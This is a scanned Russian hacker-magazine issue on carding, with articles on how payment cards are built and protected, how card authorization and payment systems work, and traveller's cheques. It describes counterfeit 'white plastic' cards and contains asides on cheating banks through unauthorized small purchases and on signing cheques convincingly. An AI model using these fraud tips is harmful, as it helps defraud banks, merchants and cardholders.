
INTRO
Номер, который ты сейчас держишь в руках, является попыткой разобраться в довольно популярном сейчас среди "продвинутых" граждан сран СНГ способе зарабатывания на хлеб с маслом и черной икрой – кардинге. Многие думают, что весь кардинг сводится к добыче номеров банковских карточек и банальному съему с них денег или покупке товаров. Отчасти это правильно. Но только отчасти. Так было давным-давно, когда подобные операции проходили довольно безболезненно и зарубежные компании еще не занимались всерьез защитой от мошенников. Теперь, когда кардинг превратился чуть ли не в национальный вид спорта, отхватить кусок пирога стало сложнее, и кардеры начали вертеться: как результат, теперь громким словом "кардинг" называют чуть ли не любой вид мошенничества в Сети.
Не будем обсуждать, насколько корректно занятие этим видом спорта с точки зрения морали и этики. Надеюсь, что после прочтения журнала, ты сам все прекрасно поймешь, а уж насколько это дело законно и безопасно – и подавно.
Замечу лишь, что деньги легкими не бывают, и это факт...
AvaLANche
STB
VISA
Maestro
Cirrus
ЗДЕСЬ ВЫ МОЖЕТЕ ОПЛАТИТЬ:
beep

content № 11 (36)


ТЕОРИЯ

8 ОПЛАТА ПО КРЕДАМ
Механизм работы платежных систем

ПРАКТИКА

18 ОХОТА НА БАНКОМАТЫ
По зубам ли тебе
их защита?

76 ВОРОВСТВО В СЕТИ
Как обчищают
богачей



100 ТАЙНА БИЗНЕСА КАРДЕРА
Cardin-FAQ

SPECial delivery

ОФФТОПИК

Редакция
главный редактор
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
» **выпускающие редакторы**
Александр Лозовский
(alexander@real.xakep.ru),
Андрей Каролик
(andrusha@real.xakep.ru)
» **редакторы**
Иван «SkyWriter» Касатенко
(sky@real.xakep.ru),
Константин «p0r0h» Буряков
(p0r0h@real.xakep.ru)
» **редактор CD**
Карен Казарян
(kazarian@real.xakep.ru)
» **литературный редактор**
Мария Альдубаева
(litred@real.xakep.ru)

Art
» **арт-директор**
Кирилл Петров «KROt»
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
» **мега-дизайнер**
Константин Обухов
» **гипер-верстальщик**
Алексей Алексеев
» **художник**
Константин Комардин

Реклама
» **руководитель отдела**
Игорь Пискунов (igor@gameland.ru)
» **менеджеры отдела**
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
Рубин Борис (rubin@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

Распространение
» **директор отдела дистрибуции и маркетинга**
Владимир Смирнов
(vladimir@gameland.ru)
» **оптовое распространение**
Андрей Степанов
(andrey@gameland.ru)
» **региональное розничное распространение**
Андрей Наседкин
(nasedkin@gameland.ru)
» **подписка**
Алексей Попов
(popov@gameland.ru)
» **PR-менеджер**
Яна Губарь
(yana@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

PUBLISHING
» **издатель**
Сергей Покровский
(pokrovsky@real.xakep.ru)
» **директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
» **финансовый директор**
Борис Скворцов
(boris@gameland.ru)
» **технический директор**
Сергей Лянге
(serge@gameland.ru)

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер Спец

Web-Site
http://www.xakep.ru

E-mail
spec@real.xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

Content:

ТЕОРИЯ

Федор "5p1k3" Галков (fallout@pisem.net)

ЖЕЛЕЗО КРЕДИТОК

РАССМАТРИВАЕМ КАРТЫ СО ВСЕХ СТОРОН

Кредитки уже давно вошли в нашу повседневную жизнь окончательно и бесповоротно. Многие с их появлением почти забыли про наличные. Конечно, на это повлияло множество сопутствующих факторов: практичность, удобство, распространенность и относительная безопасность.

Но сегодня мы рассмотрим кредиты не с привычной - электронной - стороны, а с несколько другой - что это за кусок пластика и каким образом он работает.

ИСТОРИЯ

Самые первые кредитки появились около ста лет назад (в США - где же еще), тогда они использовались исключительно в магазинах, ресторанах и отелях для обслуживания респектабельных постоянных клиентов, и ни о каком серийном производстве не было и речи. Карточки, по сути, пришли на смену оплаты в рассрочку. В те далекие времена кредиты были сделаны из толстого картона, затем появились металлические карточки (уже эмбоссированные), и только потом, после длительных экспериментов с различными пластмассами, появились пластиковые карты. Первой фирмой, занимающейся серийным выпуском кредиток (для ресторанного бизнеса) стала Dinners Club (с 1949 года). Тогда впервые фирма-производитель кред работала посредником между покупателем и продавцом. Также Dinners Club попыталась создать универсальную карту (между прочим - фирма жива до сих пор). Затем производством кред занялась American Express (крупнейший производитель дорожных чеков), Bank of America и Chase Manhattan Bank (два крупнейших банка страны). В 1966 году Bank Of America совершил серьезный прорыв, позволив другим банкам проводить операции с их фирменными кредитками BankAmericard. За короткий срок эта платежная система получила национальный масштаб, затем в стране организовалась вторая подобная система - Interbank Cards Association.
В скором времени пластиковые карты стали международным стандартом, количество пользователей измерялось десятками миллионов. В 1976 году Americard сменила имя на Visa (для выхода на мировую арену), а в 1980 году MasterCharge - на MasterCard. За несколько лет эти платежные системы стали крупнейшими в мире (в банковской среде) и не собираются сдавать позиции. Кстати, эти две системы долгое время противостояли друг другу, запрещали банкам одновременно выдавать обе карты, но это было раньше. Совершенствование кред продолжается до сих пор, следующим этапом эволюции планируется практически полный переход на смарт-карты, что добавит множество плюсов (в первую очередь - серьезную защиту, построенную на криптографических алгоритмах), но об этом я расскажу ниже.

СТАНДАРТ

Введение мирового стандарта послужило решающим фактором для всеобщего признания. На сегодня существуют кредитки только одного стандарта - ID-1, другие просто (пока или уже) не используются. Этот стандарт определяет все до сотой доли миллиметра, каждый элемент кредиты должен находиться точно на своем месте и в полной мере выполнять возложенную на него функцию. Естественно, по этому мировому стандарту и производится абсолютно все обслуживающее оборудование (импринтеры, электронные терминалы, банкоматы). Производителям пластиковых карточек позволено только экспериментировать с дизайном карточек, да и то в очень строгих рамках.
Все кредитки можно разделить на несколько классов:

❶. Чиповые карты (смарт-карты) - кредитки со встроенной микросхемой или памятью (чипом).

❷. Эмбоссированные карты - кредитки, часть текста на которых печатается методом тиснения или термопечати. Эмбоссированный текст необходим для печати оттисков на чеках, но такое используется в основном в США и для визуального распознавания текста.

❸. Магнитные карты - кредиты с магнитной полосой.

Такое разделение крайне условно, так как в большинстве кред эти характеристики сочетаются (иногда одновременно все три).
Кредитка состоит из нескольких отдельных функциональных элементов, о которых я ниже расскажу подробнее: кусок пластика (с


эмбоссированным текстом), магнитная полоса, микросхема или память (чип) и некоторые другие менее значимые элементы.

ОСНОВА

Сама карточка сделана из куска особого пластика размером 85,6x53,98x0,76 мм. Пластик производится по сложной технологии, окрашивается, на заготовку наносятся обязательные общие данные про эмитент и платежную ассоциацию, а также - памятка владельцу, контактная инфа производителя и фотография владельца. После этого креда ламинируется, затем (по необходимости) на ней эмбоссируются или выжигаются лазером необходимые идентификационные данные (номер карты, имя владельца, срок действия), встраивается чип или магнитная полоса. При производстве особое внимание уделяется безопасности во время персонализации карточки (нанесение идентификационных данных владельца и прошивка памяти микросхемы (энкодинг)). Также все этапы производства кредыы находятся под пристальным контролем качества - брак должен моментально отсеиваться, а карта должна удовлетворять множеству международных требований, в том числе - выдерживать нагрев до определенных температур, сопротивляться определенным механическим воздействиям и многое другое (все по тому же стандарту).

МАГНИТНАЯ ПОЛОСА

Магнитная полоса располагается на реверсе кредыы, в верхней части, недалеко от верхнего края. Внешне она ничего интересного собой не представляет - черная или коричневая полоса во всю длину карты. Полоса состоит из нескольких магнитных дорожек (чаще всего - 3). Ширина ее составляет от 10,1 до 10,3 мм (если на креде 3 дорожки). Каждая дорожка




Кредитка: вид снизу

отвечает за хранение своей собственной информации, при этом на каждой дорожке могут располагаться максимум 107 символов (цифровых или буквенных).
1 дорожка содержит основную инфу: идентификационный номер, общую информацию о владельце, сведения про эмитент, срок действия карты и немного служебной информации.
2 дорожка отвечает за авторизацию карточки (полностью определяет, какие операции и на какую сумму ты можешь производить с кредой), а также дублирует часть инфы с первой дорожки.
3 дорожка используется в основном при работе с банкоматом (иногда ее может и не быть - тогда магнитная полоса будет уже). Первые две дорожки только для чтения, третья - также и для записи (на ней, например, банкомат делает отметки о снятии денег).
Для защиты магнитной полосы от подделок существуют специальные проверочные коды CVV (Card Verification Value) для Visa и CVC (Card Verification Code) для Europay, но копированию полосы они противостоять не могут.

ЧИП

Чип - самый высокотехнологичный элемент кредыы, и, естественно, этот вид карт стал применяться сравнительно недавно. Можно с уверенностью сказать, что за смарт-картами будущее (вернее, уже и настоящее).
У чиповых карт множество преимуществ перед другими и лишь один недостаток. Первый плюс - надежное хранение информации. А это - один из определяющих факторов в финансовых операциях (деньги ведь никто не хочет терять). Хотя, как ты знаешь, непробиваемой защиты не существует. Потом, если в карточке используется микросхема, то креда может сама принять решение о правомерности выполняемой сделки. К недостаткам можно отнести, разве что, сравнительно высокую стоимость производства карты.
Чиповые карты делятся на карты с памятью и карты с микросхемой.
Больше всего сейчас распространены кредыы с памятью (это самый простой вариант чиповой карты).
Для хранения инфы используется EEPROM (electrically erasable programmable read-only memory - электрически стираемая программируемая память только для чтения). Для обеспечения безопасности финансовых операций, вся память разделена на несколько зон, каждая из которых защищена отдельно (каждая своим ключом, одна из них - твоим pin-кодом). Считыванием инфы и определением валидности карты занимается терминал. »

Кредитная карта: вид сверху



Технология чиповых карт

В 1976 году Americard сменила имя на Visa (для выхода на мировую арену), а в 1980 году MasterCharge - на MasterCard. За несколько лет эти платежные системы стали крупнейшими в мире (в банковской среде) и не собираются сдавать позиции.

На сегодня существуют кредитки только одного стандарта - ID-1, другие просто (пока или уже) не используются. Этот стандарт определяет все до сотой доли миллиметра, каждый элемент кредыы должен находиться точно на своем месте и в полной мере выполнять возложенную на него функцию.

Карты с микросхемой устроены значительно сложнее, и, соответственно, стоимость их производства намного выше. В кредах применяется 8-разрядный проц, а также имеется постоянная (ROM) и оперативная (RAM) память. Для хранения информации используется все тот же EEPROM. Рабочий софт (некое подобие операционки) прошит жестко и перезаписи не подлежит. Аппаратная криптографическая защита построена обычно на алгоритмах RSA (Rivest-Shamir-Adleman) или DES (Data Encryption Standard) - про них ты наверняка много раз читал в Хакере.

Конечно, никаких элементов питания на карте не предусмотрено, поэтому креда "включается" только тогда, когда на нее терминалом подается рабочее напряжение (через контакты чипа). Одним из бонусов кредиты с микросхемой является электронный кошелек. Он реализован аппаратно и представляет собой особый файл в памяти, содержащий сведения о количестве средств на счете. Для доступа к кошельку необходимо знать pin-код. При добавлении или списании средств со счета, соответственно изменяется файл.

Для большинства чиповых кред используется спецификация EMV, разработанная крупнейшими платежными системами: Europay, MasterCard и Visa. При всем этом, кредитка может выполнять и дополнительные функции. Например - играть роль бесконтактного проездного в метро (кстати, такие кредиты иногда выдают студентам даже в наших вузах).

В последние время стали продвигаться всевозможные проекты девайсов для бесконтактного использования контактных кред (например, при помощи Bluetooth). Т.е. ты вставляешь кредитку в небольшой переходник и при оплате карточку доставать уже не нужно. Переходник сам обменяется всеми необходимыми данными с электронным терминалом. Так как все данные передаются по радиоканалу, то нет никакой гарантии, что их никто не перехватит. Поэтому весь трафик шифруется (при помощи ключей, которые передаются только на этапе персонализации карточки). Это, конечно, выглядит довольно ненадежно, но что поделаешь - всем хочется удобства.

При производстве особое внимание уделяется безопасности на этапе персонализации карточки (нанесение идентификационных данных владельца и прошивка памяти микросхемы (энкодинг)).

К защитным механизмам кредиты относятся: голограмма, полоса для подписи, фотография владельца и микрошрифт.

Новые разработки в защите от Visa

ЩИТ И МЕЧ

Физическая (иногда ее еще называют полиграфической) защита кредитки состоит из нескольких частей. К ней относятся, например: голограмма, полоса для подписи, фотография владельца, скрытые рисунки/надписи и микрошрифт. Давай остановимся на этом поподробнее.

Голограмма. Голограмма производится из нескольких соединенных слоев фольги, нередко на нее еще и эмбоссируется часть текста, что затрудняет попытки изготовить подделку кредиты. К примеру, на голограмме Визы изображен голубь, который вращает головой и машет крыльями, на МастерКарде - красочный глобус и карта мира. Долгое время точно подделать голограмму не могли, сейчас и это - уже не проблема.

Полоса для подписи. Полоса для подписи расположена на реверсе кредиты. Фоном полоски служит асимметричный и/или сложный рисунок, она изготовлена из соответствующего материала, препятствующего стиранию и смыванию подписи. Необходимо, чтобы подпись полностью соответствовала подписи на документе, удостоверяющем личность владельца. В некоторых случаях на полосе еще выжигается лазером номер карты.

Фотография владельца. Также расположена на реверсе. Фотка - самый простой способ проверить, являешься ли ты владельцем.

Скрытые рисунки/надписи. Обычно на карточку наносятся специальными красками скрытые рисунки, невидимые невооруженным глазом. Такие рисунки видны либо в ультрафиолете, либо через специальные фильтры.

Микрошрифт. Печать микрошрифтом - еще один вид защиты. Текст, напечатанный микрошрифтом, практически неразличим невооруженным глазом - высота каждой буквы около 1/5 мм. Например, на карточке Visa Electron текст, напечатанный микрошрифтом, находится по периметру логотипов Visa и Electron.

Защита кредиток усложняется по мере их распространения. Производители придумывают все новые виды защиты, и они все постепенно обходятся. С масштабным введением нового вида карт возникает много сложностей, учитывая, сколько миллионов человек сейчас пользуются кредитками (у всех надо кредитки изъять и выдать новые). Сейчас полиграфическая защита переживает определенный кризис, рынок подделок принимает критические размеры, банки терпят от кардерства большие убытки. Единственной надеждой остается переход на смарт-карты с аппаратной реализацией криптографической защиты.

КАК НАС ПОДДЕЛЫВАЮТ

Несмотря на столь серьезную защиту, подделок очень много. Многие фальшивки делаются буквально на коленке, и их качество оставляет желать лучшего, но встречаются и практически неотличимые от настоящих.

Так ловят кардеров

Кстати, по количеству подделок Россия - признанный лидер.

Самый распространенный и самый качественный вид подделок - так называемый "белый пластик". Используется он так: данные о владельце карты наносятся на девственно чистые кредиты (болванки). Иногда номера на карточке перебиваются (срезаются/наклеиваются) и такой метод из-за своей популярности даже получил название shave & paste (срезать и наклеить). Понятно, что все подобные действия уголовно наказуемы (срок могут дать немалый).

THE END

Как видишь, креда - это не просто пластмассовая пластинка. Кредитки постоянно совершенствуются (уже сейчас креда напоминает миниатюрный компьютер), производители объединяют усилия для борьбы с подделками. Чем все это закончится - посмотрим, но кредитки были, есть и будут.

EXCILAND computers

СЕТЬ КОМПЬЮТЕРНЫХ САЛОНОВ

Можно ли одновременно играть в интерактивные игры и слушать музыку?

Узнайте об этом, используя Excilon Universal EX41 на базе процессора Intel® Pentium® 4 с технологией Hyper-Threading

Компьютер Эксилон на базе процессора Intel® Pentium® 4 3,06 МГц с технологией Hyper-Threading идеально подходит для работы, а также обладает широчайшими возможностями для игр и общения.

- **Вся продукция сертифицирована (РОСС RU. ME61.B01302)**
- **Гарантия 2 года**
- **Бесплатная доставка по Москве**
- **Продажа любой компьютерной техники в кредит**

КОРПОРАТИВНЫЙ ОТДЕЛ
(095) 727 0231
e-mail: b2b@excland.ru
www.excland.ru

АДРЕСА КОМПЬЮТЕРНЫХ САЛОНОВ

Петровско-Разумовская ● Дмитровское ш.107, оф.237, (095) 485-5955, 485-5963, 485-6400
Семеновская ● Проспект Буденного 17, (095) 365-5360,
Улица 1905 года ● Звенигородское ш. 4, Торговый центр "Электроника на Пресне", павильон Е11, (095)788-4137, (095) 779-9887
Шоссе Энтузиастов ● Проспект Буденного, 53, Буденновский Компьютерный центр, павильон А4, (095) 786-1503, 786-1504
Интернет представительство ● www.excland.ru e-mail: info@excland.ru

Федор "5p1k3" Галков (fallout@pisem.net)

ОПЛАТА ПО КРЕДАМ

МЕХАНИЗМ РАБОТЫ ПЛАТЕЖНЫХ СИСТЕМ

Кредитная карта, в первую очередь, является внешней частью твоего банковского счета. Работу кредитной системы обеспечивают: платежная система, банки, производители; простая покупка по кредитке представляет собой довольно сложный механизм. Об этом и многом другом я сегодня расскажу.

МЕХАНИЗМ ОПЛАТЫ

Почти любая финансовая операция при использовании кредитки начинается с авторизации. Во время этого этапа необходимо определить, есть ли у тебя на счете необходимые средства и можешь ли ты ими воспользоваться. Авторизация может проводиться любым доступным способом. Решение об авторизации может принять сама карта (в случае карты с микросхемой) - это метод называется off-line, т.е. связываться ни с кем не надо. В противном случае необходимо запросить подтверждение у банка: запрос отправляется в первую очередь эквайреру (в процессинговый центр), затем пересылается эмитенту, который принимает решение, ответ перенаправляется снова эквайреру и только потом возвращается на место запроса (такой метод называется on-line). Это процесс может проходить через сеть, или продавец может просто спросить - голосом или по факсу.

Сумма, на которую запрашивалась авторизация, на твоем счету замораживается, даже если ты вдруг передумаешь делать покупку. По завершении авторизации и через небольшой промежуток времени банк приступает к переводу средств на счет продавца.

Если авторизация подтверждена, то дальше ты можешь в полной мере распоряжаться зарезервированной суммой. Если ответ на запрос не пришел, то - извини. И это еще не худший вариант - в ответ может прийти приказ продавцу изъять у тебя карту (например, если они числится потерянной или украденной). Поэтому авторизация является ключевым этапом сделки. В редких случаях авторизации может и не быть, подробнее об этом ниже.

Сумма, на которую запрашивалась авторизация, на твоем счету замораживается, даже если ты вдруг передумаешь делать покупку. По завершении авторизации и через небольшой промежуток времени банк приступает к переводу средств на счет продавца. То есть - ты уже ушел из магазина, забрав покупки, а продавец все еще ждет свои деньги. Для начала эмитент отправляет запрос на перевод зарезервированных средств расчетному банку, который доставит их счет эквайрера, который уже, в свою очередь, перенаправит их туда, где ты совершил покупку. За перевод средств эквайрер оставит себе небольшой процент от суммы, за срочность процент будет больше. В общей сложности продавцу придется ждать денег от нескольких часов до нескольких дней. За это многие магазины не любят обслуживать кредиты.

Вся совокупность финансовых операций по кредам от начала до конца называется взаимообменом (или interchange).

ЧТО НАМ МОЖЕТ ДАТЬ БАНК

С банковской точки зрения кредиты можно разделить на три основных класса. Это важно, так как этим определяется, каким образом ты сможешь распоряжаться своими деньгами или брать в кредит.

❶. Дебетовые (расчетные) карты - ты можешь использовать только те средства, которые досрочно положил на свой счет. Такую кредиту получить проще всего, и стоит она дешевле остальных (иногда их даже выдают бесплатно). Никакой кредит или перерасход средств по расчетной карте не предусмотрен. Кстати, дебетовые карты являются самыми распространенными.

❷. Кредитные карты - служат для получения определенного (заранее оговоренного) кредита под определенный процент на определенный срок. К сожалению, процент довольно велик - от 10 до 40% годовых для России. На счет карты деньги вносить не нужно. Соответственно, чем больший кредит дается по карте, тем ее сложнее получить и тем она элитнее (сумма кредита может доходить до нескольких десятков тысяч баксов). Для заключения контракта необходимо, помимо основных документов, представить справку о твоих ежемесячных доходах.

❸. Овердрафтные карты (почти то же самое, что кредитно-дебетовая карта) - расчетные карты с кредитным лимитом. Можно класть деньги на счет и выполнять определенный перерасход. Кредит дается обычно на срок от одного до трех месяцев, но чем дольше у тебя остается долг, тем больший ты должен будешь выплатить процент. ИМХО, такие карты самые удобные.

Предлагаемые виды кредиток

По привычке и дебетовые, и овердрафтные, и кредитные карты называют просто кредитными (кредитками/кредами), что, как видишь, не совсем верно.

Кстати, самую первую свою кредитку можно приобрести уже с 14 лет.

В принципе, продавцу/банкомату абсолютно неважно, по какой карте ты расплачиваешься (твои это средства или кредит), они даже не знают, сколько денег у тебя на счету. Но в некоторых местах дебетовые кредиты не принимают, в отличие от кредитных или кредитно-дебетовых (в чем одно из их преимуществ).

Кстати, по кредитным или овердрафтным картам очень часто кидают банк. Порой банку практически невозможно законно вернуть себе весь кредит даже через суд, если клиент отказывается возвращать деньги (тут, по решению суда, они могут только вычитать некоторый процент из официальной (!) зарплаты должника). Поэтому в России долгое время рядовым клиентам предоставлялись исключительно дебетовые карты (даже если карта была кредитной по определению). Лишь в последние несколько лет стало реальным купить полноценную кредитную карту.

Виды карт

Еще очень важную роль играет такой показатель, как лимит суммы, на которую ты можешь совершить покупку без авторизации (наличие средств на кредe не проверяется, а банку-эмитенту просто направляется платежное поручение на данную сумму). К сожалению, такая сумма сравнительно мала (около $50). Вот еще один из способов обуть банк, можно даже по пустой или левой кредe. Хотя, по большому счету, банку твои 50 баксов как капля в море (сильно ты их не расстроишь). В России такая система мало распространена, а жаль.

ПЛАТЕЖНЫЕ СИСТЕМЫ

Всевозможных платежных систем в мире несчетное количество - в каждой стране своя и чаще всего не одна, есть также и международные системы. Кстати, к платежным системам относятся не только банковские, но еще и системы путешествий и развлечений - так называемые T&E (Travel & Entertainment), например, American Express и Dinners Club. Из международных систем выделяются всего несколько крупнейших: Visa, Eurocard/MasterCard, American Express (AmEx) & Dinners Club International (DCI). Также можно отметить самые масштабные системы в России: Union Card, STB и Золотая корона (правда, преимущества этих систем очень сомнительны из-за их малой распространенности). Кстати, в России, в отличие от других стран, для того, чтобы стать эмитентом, необходима специальная лицензия Центробанка.

Бесспорно, самая популярная система в мире - Visa. Эта система применяется примерно в 20000 банках в 72 странах мира, про количество пользователей говорить не имеет смысла - с каждым днем их число неуклонно растет.

Вторая по величине система Europay International. Она объединяет в себе сразу две крупных подсистемы: Eurocard/MasterCard и Cirrus/Maestro. Теперь немного про составляющие платежной системы. За функционирование системы отвечают несколько участников (точнее, видов участников). Это эмитенты, эквайреры и расчетные банки. Каждый из участников »

Кстати, к платежным системам относятся не только банковские, но еще и системы путешествий и развлечений

СЛОВАРЬ

- **Аверс** - лицевая сторона кредитки
- **Импринтер** - девайс у продавца, делающий отпечаток эмбоссированных данных на чек
- **Картридер** - устройство для чтения данных с карты
- **Расчетный банк** - банк, регулирующий финансовые операции между участниками сделки
- **Реверс** - оборотная сторона кредy
- **Типпинг** - процесс оттиска эмбоссированных данных на чек
- **Эквайрер** - банк, входящий в платежную систему и обслуживающий все финансовые операции по кредам
- **Эмбоссинг** - процесс выдавливания (тиснение) текста на поверхности кредитки, таким образом выдавливают номер кредy/дату окончания ее действия/кард-холдерс-нейм и прочее (отсюда название карт - эмбоссированные)
- **Эмитент** - организация, выпустившая карточку

должен четко выполнять свои функции. Эквайрер - банк, который обслуживает все необходимые финансовые сделки по кредам. Эмитент - сама организация, которая выпустила кредy. Расчетные банки играют роль регуляторов между всеми участниками сделки (следят за переводом денежных средств и прочее). Нужно отметить, что за это отвечают не обязательно разные банки - все эти функции может выполнять один-единственный банк.

КЛАССЫ КАРТ


Каждая платежная система выпускает несколько видов кред, чтобы любой смог выбрать кредитку, нужную именно ему. Класс карты определяет почти все ее характеристики (остальные определяет банк). Обычно выпускаются креды электронного (для банкоматов и терминалов), экономичного, стандартного и элитного класса. Чем дороже карта, тем больше у нее преимуществ: большой лимит кредита, принимается в большем количестве мест, ты получаешь множество всяких скидок, подарков и прочего, плюс, конечно, великолепный сервис.

Выбираем MasterCard

Безопасность сделки может обеспечиваться следующими способами: инет-магазин не получает твоих идентификационный сведений (они хранятся только у платежной подсистемы); канал передачи данных защищается при помощи SSL.

Для заключения контракта необходимо, помимо основных документов, представить справку о твоих ежемесячных доходах.

Visa предлагает на выбор кредитки Electron, Classic, Gold, Platinum и несколько других, более редких. Я расположил креды в порядке их стоимости. За годовое обслуживание Visa Electron берут примерно 5 баксов, за Classic - 25, а за Gold - все 100. Visa Electron предназначена только для использования в банкоматах и электронных терминалах в магазинах. Classic и Gold - кредитки класса повыше, но для их использования необходимо, чтобы баланс твоего счета не опускался ниже определенной суммы: обычно $100 для Classic и $1000 для Gold (хотя иногда такое ограничение банками опускается). Различие между Classic и Gold довольно незначительно, отличаются они в основном большим количеством дополнительных фишек у последней. Это были дебетовые карточки. Visa Platinum - это уже овердрафтная карта. Стоит эта карта соответственно названию, и получить ее тяжело. Но за это ты получаешь кредитный лимит в $20000 и просто немыслимое количество всяких страховок, скидок и прочего и прочего.



Visa International

В системе Eurocard/MasterCard применяются аналогичные кредs: Cirrus/Maestro, Mass, Gold. Все характеристики примерно те же, что и у Visa.

MasterCard

ЭЛЕКТРОННЫЕ КАРТЫ

Ни для кого не секрет, что по кредиткам можно расплачиваться и в инете. Все бы хорошо, но тут возникает большая проблема безопасности. Для оплаты покупки непосредственно в интернет-магазине приходится сообщать свои идентификационные данные, после этого их конфиденциальность оказывается под угрозой. Для того чтобы обезопасить все финансовые операции через Сеть, созданы специальные платежные подсистемы. Таких систем в инете очень много, пожалуй, самая известная в России - WebMoney, но она не ориентируется на работу с кредитками, поэтому WebMoney я рассматривать не буду. Прочие популярные системы: CyberPlat, ASSIST, PayCash, RBS и ЭлИТ. Принцип функционирования этих систем примерно одинаков - они являются посредниками между тобой,

CyberPlat

банком и интернет-магазином. Конечно, за свои услуги они оставляют себе некоторый процент от суммы сделки, но зато гарантируют сохранность твоих средств и конфиденциальность данных. Почти все эти системы обеспечивают работу с картами международных платежных систем Visa, Eurocard/Mastercard, American Express и Dinners Club, а также иногда обслуживают и кредs российских платежных систем.

Безопасность сделки может обеспечиваться следующими способами: инет-магазин не получает твоих идентификационный сведений (они хранятся только у платежной подсистемы); канал передачи данных защищается при помощи SSL; используется цифровая подпись; гарантируется юридическая чистота обеих сторон; используются особые сертификаты SET; полная выписка счета обо всех проведенных финансовых операциях. Такая схема удобна и продавцам, и покупателям, которым не жалко отдать какую-то сумму за безопасность. Есть у таких систем и свои минусы: например, можно работать только с магазином, зарегистрированным в данной сети. Также иногда для работы необходимо поставить фирменную программу.

ASSIST

> Но за это ты получаешь кредитный лимит в $20000 и просто немыслимое количество всяких страховок, скидок и прочего и прочего

ИТОГО

Вот, собственно, и все, что я хотел рассказать про роль и функции кредиток в финансовой системе. На тему кредиток пишут диссертации, создают целые порталы в Сети, пишут огромные документации. Сам понимаешь, весь этот материал просто невозможно было охватить, но я постарался описать все самое существенное и примечательное.

GLAZъ

«ВЫ ЧЕКИ ПРИНИМАЕТЕ?»

ЗАЧЕМ НУЖНЫ ЧЕКИ

Каждый человек когда-то слышал о чеках. Возможно, даже пользовался, особенно если он - нефтегазовый буржуин. Обычный россиянин тоже иногда пользуется чеками, как правило, получая их в результате е-заработка. А поскольку этот самый заработок становится все популярнее, то нелишним будет узнать и кое-что о чеках.

ПИСЬМЕННЫЙ ПРИКАЗ БАНКУ

Чек - это один из самых медленных и недорогих способов безналичных расчетов. Действительно, комиссионный сбор банка при обнале чека - один из самых низких для безналичных расчетов вообще. Существует несколько видов чеков, но нас интересуют два - дорожные и именные чеки. У них есть много общего - например, печатаются они на той же бумаге, что и деньги, имеют несколько степеней защиты, но, тем не менее, часто подделываются. Причем подделывать их намного выгоднее, чем банкноты - ведь и сумму они могут принести немалую.

Причем ставить свою закорючку надо очень бодро и уверенно. Иначе продавец может заподозрить неладное и отправить чек на проверку.

ДОРОЖНЫЕ ЧЕКИ - ДРУЗЬЯ ИНТУРИСТА

Чеками этого типа пользуются в основном туристы, не желающие носить с собой пачку денег. По дорожному чеку деньги выдаются мгновенно, без лишних разговоров и ненужных бумаг. Например, комиссия по нему составляет 1% плюс разные сборы, а при утере чека тебе тут же выдадут новый в филиале компании, причем сделают это практически мгновенно. Несмотря на то, что чеки надо декларировать на таможне, ограничение на вывоз денег по ним отсутствует. Хотя ничто не мешает тебе засунуть чек подальше и не дразнить им таможенников :). Кроме того, срок его действия не ограничен - то есть, купив чек для одной поездки и не обналичив, ты можешь использовать его во время следующего отпуска. Но тут есть маленький нюанс - поскольку чеки выдаются в разных валютах, лучше заранее знать, куда ты поедешь, иначе можно прогадать на разнице курсов валют.

рис. Константин Комардин

Расплатиться таким чеком очень просто. Получая его, ты ставишь на нем первую подпись. Когда расплачиваешься - ставишь вторую. И это все, правда, если ты или твой чек выглядят подозрительно (например, неуверенная роспись), могут попросить расписаться еще раз и показать паспорт. Дорожным чеком можно расплатить-

